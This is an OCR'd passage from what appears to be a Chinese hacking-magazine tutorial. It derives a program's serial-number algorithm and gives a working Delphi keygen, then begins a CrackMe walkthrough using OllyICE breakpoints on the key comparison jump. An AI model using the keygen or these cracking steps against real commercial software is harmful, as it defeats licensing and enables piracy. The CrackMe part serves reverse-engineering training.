


图7




图8

三、内存注册机

这个曾在黑X上提过，朋友们可翻阅过去的杂志，在此不浪费版面。简单提一下，keymake里内存注册机与内存补丁原理及制作是一个思路。

```
00401CD5    > /8A10               mov
dl, byte ptr [eax]
```

这里就是把软件计算出的注册码存到寄存器eax中

中断地址	中断次数	第一字节	指令长度
00401CD5	1	8A	2

用已介绍过的两种方法制作即可，不再赘述。程序如图9。




图9

四、手工编写注册机

终于到了最激动人心也是难度较大的一部分了。首先提下，编写注册机不一定很难，但一定要你有耐心。就我对反汇编代码的分析，我们可以得到注册码的计算流程如下：

输入用户名，进入计算注册码的循环

--传送第一个字符的十六进制

----字符ascii十进制与十进制10相除，余数与800000001进行and与运算，而800000001即十进制无符号1，进行十进制and运算可发现奇数则结果为一，偶数则结果为零，若结果为零，跳入1，否则跳入2。

------1：ascii对应十进制与十进制26相除得到余数x，再用x加上65（十六进制41）得到十进制数，对应注册码ascii可得。

------2：余数与3相除，若余数不为零，进入3，若余数为零，进入4。

---------3：ascii十进制与10相除的余数和十进制49（十六进制31）相加，得到十进制数，找到对应的ascii。

---------4：取该字母的ascii十进制与26相除，余数与十进制97相加，得到十进制数，找到对应ascii。

上面便是我整理的注册流程，既然如此，我们也就可以编写相应的注册机了。我用比较习惯的Delphi编写，其他高级语言类似。

关键代码如下：

```
procedure TForm1.Button1Click(Sender: TObject);
    var s:string;
    i,e,t,y,u:integer;
begin
  edit2.Text:='';
  s:=edit1.text;
  for i:=1 to length(s) do
    begin
     e:= ord(s[i]);
     t:= e mod 10;
     if  odd(t) then
       begin
        y:= t mod 3 ;
        if y = 0 then
          begin
          u:=e mod 26;
          u:= u+97 ;
          end
        else
          begin
          u:= t+49 ;
          end
       end
    else
       begin
        y:= e mod  26;
        u:= y + 65;
       end;
    edit3.Text:= chr(u);
    edit2.text:= edit2.Text +edit3.Text;
    end;
end;
```



图10

其中 e:= ord(s[i]) 是获取每一位用户名对应的ascii十

进制数，所以前需要 i,e,t,y,u:integer 代码比较简单，朋友们可以自行修改下，另外，对于汉字注册名，需要将汉字转换为16进制，如“冷”的十六进制是C0 E4，注册时便依次将C0作为第一个字符十六进制，E4作为第二个字符的十六进制进入注册流程。在我制作的注册机里并未考虑汉字，所以完善的工作就交给各位叉子们了，我编写好的注册机，如图10。

总结

文章比较长，对软件分析的也比较久。最大的感触就是万事都得慢慢来，心急解决不了任何问题。这对一些朋友的学习也是必要的。另外，推荐一个工具“破解计算工具”，在分析过程中作用很大。几个必要的工具与代码我已经打包，读者可在光盘下载。

（文章中涉及的相关软件与代码本期光盘已收录）

横刀立马，过关斩将——记一次CrackMe破解

冷夜

众所周知，破解入门的一个很好的方法就是破解CrackMe(CM)，当然，有些朋友或许会不以为然，总认为只有破解软件得到注册码才是王道，殊不知破解的经验积累，高手破解的每一步，都是从破解一个个CrackMe等软件开始的。朋友曾告诉我ISCLAB竞赛里有几道破解题可以看一下，当时时间紧张，就只下载了前三关。下面就本人对前三关的破解过程来体验一次逆向分析。

第一关：基础是王道

第一关相对简单，只需要填写注册码验证即可，如图1。

脱壳部分：

用Peid查壳，Microsoft Visual C++ 6.0 [Overlay]，与程序标识的“易语言程序”不同，这里不需在意，总之是没有加壳，嘿嘿。




图1

动态调试部分：

将CrackMe载入Ollyice，右键选择查找--所有参考字符串，如图2。

进入文本字串参考，向上滚动，寻找比较敏感的字符串，看到图3的地方。

双击“加油”，回到反汇编窗口。向上滚动一点，看到图4的位置，可以看出跳转向成功或失败的关键部分如下：

```
00401064  . 3945 F8        cmp   dword ptr [ebp-8], eax
00401067  . 0F85 40000000 jnz   004010AD
```




图2




图3

如果dword ptr [ebp-8]与 eax相等，则ZF标志位为1，就转向成功，否则为失败。注意，对于CM程序通常需要单步调试一次，这样会对程序有较好的把握，另外利用OD的插件才会找到字符串。刚入程序单步时会进入死循环，按F4跳过，下面的就好说了，多试几次就好。在00401064处按F2下断点。重新载入程序。直接运行，输入注册码，单击确

定，程序会停在下断点处即cmp比较的地方，如图4。




图4

